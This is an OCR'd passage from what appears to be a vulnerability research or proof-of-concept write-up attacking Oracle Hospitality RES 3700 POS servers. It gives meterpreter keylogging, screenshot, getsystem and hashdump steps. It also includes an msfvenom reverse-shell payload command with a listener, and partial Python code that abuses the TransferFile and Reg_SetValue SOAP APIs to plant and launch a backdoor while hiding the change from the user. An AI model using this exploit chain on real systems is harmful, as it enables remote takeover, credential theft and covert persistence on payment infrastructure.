
-Taking a screenshot of the remote system.

We will now take a screenshot of the desktop.

Go to the remote server, open notepad and type something such as: “This is a confidential note.” Now on the **ATTACKER** PC at the command prompt type **exit** to exit from the command prompt and get back to the meterpreter shell and type the command **screenshot** as below:



So, the next step is to open the file **RPXsWVRx.jpeg** (might be different on your side) and see what kind of screenshot we got of the remote system:



Indeed, we've got a full screenshot of user activity on the remote 4.9 SERVER.

-Enable the keylogger and confirm we're capturing all remote system keystrokes


Now we want to enable the keylogger and start keystroke sniffing. On the **4.9 SERVER** let's leave that notepad opened and then add on a new line with the following text: **"The PIN to the safe is 8992298".** Note that we will not save that file to disk we will just be typing it.

On the **ATTACKER** PC we type the below commands one by one:

keyscan_start

keyscan_dump

keyscan_stop




Note that also control characters are logged. For example, <Ctrl> and <Shift> which I used to capitalize the first letter as well s <CR> which is the Carriage Return (Enter key) etc…


-Execute a program on the remote system

Let's simply execute and launch **calc.exe** and show it to the remote user and confirm it has launched.

Type: **execute -f calc.exe -c -i**



Now we confirm on the **4.9 SERVERs** desktop and see if calc.exe is appearing




As per the above that was executed successfully.

-Dump the password hashes

Meterpreter shell allows us to dump the NTLM hashes from the SAM file/memory so that we can comfortably bruteforce them offline on some other system or cloud service.


Since we have migrated to **explorer.exe** earlier and we are now a normal user we have to get the SYSTEM user back to dump the hashes.

On the **ATTACKER** PC type: **getsystem** to attempt to get SYSTEM user again



So, from the above we got the SYSTEM account again via technique 1 which is Named Pipe Impersonation (In Memory/Admin).

Next thing we will do is execute the command **hashdump** and get all the hashes.



As seen above those are the NTLM hashes for all the users on the system, there are many programs, and online services and cloud platforms to help us crack them through dictionary attacks or brute forcing.

By now we have finished our attack on the **4.9 SERVER**. If in case the Scheduled Task attack method didn't work on your side, you can follow other attack methods in the next sections where we attack Oracle Hospitality RES 3700 Releases 5.4 and 5.5. Also note that since the API allows us to reboot the remote system and we can write to the that system as well we can potentially perform binary planting, DLL hijacking/hooking/function detouring and other complex operations to make the reboot method execute arbitrary commands instead of rebooting.

In the next sections we will finish our attacks when we get a meterpreter shell and a prompt with NT AUTHORITY\SYSTEM access since we have explained all the power and features meterpreter would give to us here while attacking the **4.9 SERVER**.

4.3.2-Attacking Oracle Hospitality RES 3700 Release 5.4

It's possible to perform the same exact attack we used on **4.9 SERVER** however there's a little difference. **5.4 SERVER** runs on Windows Server 2008 R2 64-bit OS and the Micros service we're targeting is a 32-bit process. To create a Scheduled Task on a Windows Server 2008 64bit OS we must do two things, the first is write the task XML file to C:\Windows\System32 and then create all the relevant registry files corresponding to them. This can be achieved but due to the fact that the vulnerable Micros Service is a 32-bit process and the OS is 64-bits we will be dealing with system and registry redirection, where if we want to create a file under C:\Windows\System32 (the path where Scheduled Tasks are created on disk) it is automatically created under C:\Windows\SysWOW64 for 32 bit applications and the same happens with the registry but since this is a Proof of Concept we won't spend time researching on how to do that. (We can for example create files under C:\Windows\Sysnative but we still need to create at the proper 64bit registry location)

NOTE: Exit and close the old meterpreter shell/session since we will start over in this section.

Our attack idea will be to perform the below:

-Use the TransferFile API to write the backdoor program remotely to the victim (5.4 SERVER).

-Use the Reg_SetValue API to change a specific registry key that points to an executable that runs when "Front Of House" is clicked on "Micros Control Panel" which is RunDBMS.exe

-Use the Reboot API Method to restart the server and wait for the user to click on "Front Of House". (Some servers perform "Front Of House" automatically at system startup, which is a configuration option in POS Configurator)

-Use Metasploit multi/handler/listener to listen for incoming connections. Once the payload/backdoor is executed after the user clicks "Front Of House" we get a system level prompt.

To attack Oracle Hospitality RES 3700 Release 5.4 SERVER, we will be following the below steps

on the **ATTACKER** PC that has Kali Linux:

A-Generate a 64-bit meterpreter payload/backdoor

B-Setup a 64-bit exploit/multi/handler listener

E-Write a simple python exploit/PoC (Use TransferFile and Reg_SetValue)

F-Test the exploit and get a system level prompt


We will be explaining each step separately one by one in detail below:

A-Generate a 64-bit meterpreter payload/backdoor

We will generate a Windows 64-bit executable this time and name it **attacker-5.4.exe**)

On the **ATTACKER** PC on Kali Linux open a terminal window and type the below command to generate the 64-bit payload while being in the root home directory under /root:

msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 --platform win LHOST=192.168.1.2 LPORT=4444 -f exe -o attacker-5.4.exe



B-Setup a 64-bit exploit/multi/handler listener

We will now setup a listener, meaning that we will launch Metasploit and then configure a listener to listen continuously on port 4444 for incoming connections.

The steps below explain how to set this up:

-Open a terminal window and type: **msfconsole**

-Type each one of the commands below on a separate line:

use exploit/multi/handler


set payload windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.1.2

set LPORT 4444

exploit

This will setup a 64-bit exploit multi/handler listener and we notice that the only difference between this listener and the one we have setup for the **4.9 SERVER** is the payload type which is a 64bit in this case.



E-Write a simple python exploit/PoC (Use TransferFile and Reg_SetValue)

In this exploit we will write our backdoor/payload **attacker-5.4.exe** that we generated with **msfvenom** earlier using the TransferFile API Method we used to attack the **4.9 SERVER** in the previous section. However, we won't be writing a Scheduled Task to run our exe, instead we are going to modify a critical registry key. The registry key contains a path to RunDBMS.exe and when a user opens MICROS Control Panel and clicks on "Front Of House" then RunDMBS.exe runs as NT AUTHORITY\SYSTEM. This means if we use the **Reg_SetValue** API Method we can modify that key to run our backdoor/payload instead.


Since RunDBMS.exe would be already running on our target, we need to restart the system so we send the **Reboot** API Method, wait for the system to reboot and wait for the user to click open MICROS Control Panel and set it to "Front Of House" which he is obliged to do to run his operations. Once we the system is restarted, and we get a system level prompt we change the registry back to its original state to point to RunDBMS.exe so that the user won't get suspicious.

The registry key we are going to modify is under:

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\MICROS\3700\3700d\RunDMBS

The key we're going to change is **Executable** and it's currently set to D:\MICROS\Common\Bin\RunDBMS.exe

We will send the 64-bit payload to C:\Windows\ so we will change the **Executable** key to point to **C:\Windows\attacker-5.4.exe** instead of D:\MICROS\Common\Bin\RunDBMS.exe



So, in short, we will write our python exploit to perform the below:

- Read the attacker-5.4.exe from /root directory and convert to hex and save in a variable
- Use the TransferFile API Method to write that file to the remote **5.4 SERVER** to C:\Windows\
- Use the Reg_SetValue API Method to change the RunDBMS **Executable** key
- Use the Reboot API Method to restart the remote server
- Change the registry key back to its original value once we confirm we have a system prompt

The screenshot provided for the python exploit doesn't fit the whole code into one page so it's just an example, all exploits/PoCs and backdoors are provided inside the main zipped attachment.

Below is the code partially displayed and fully available as a file in the attachment.


Open | exploit-5.4.py ~/ | Save

```
raw_payload = f.read()
payload_hex = binascii.hexlify(raw_payload)
f.close()

body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                        <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service> \
                        <MCRS-ENV:Method>TransferFile</MCRS-ENV:Method> \
                        <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey> \
                        <MCRS-ENV:InputParameters> \
                                <dst>C:\\Windows\\attacker-5.4.exe</dst> \
                                <fn>C:\\Windows\\attacker-5.4.exe</fn> \
                                <data>' + payload_hex + '</data> \
                        </MCRS-ENV:InputParameters> \
                </SOAP-ENV:Body> \
        </SOAP-ENV:Envelope>'
def header(body):
        headers = {
                "Content-Type" : "text/xml",
                "User-Agent" : "MDS POS Client",
                "Host" : IP + ":50123",
                "Content-Length" : str(len(body)),
                "Connection" : "Keep-Alive"
                }
        return headers

payload_reg = "C:\\Windows\\attacker-5.4.exe"
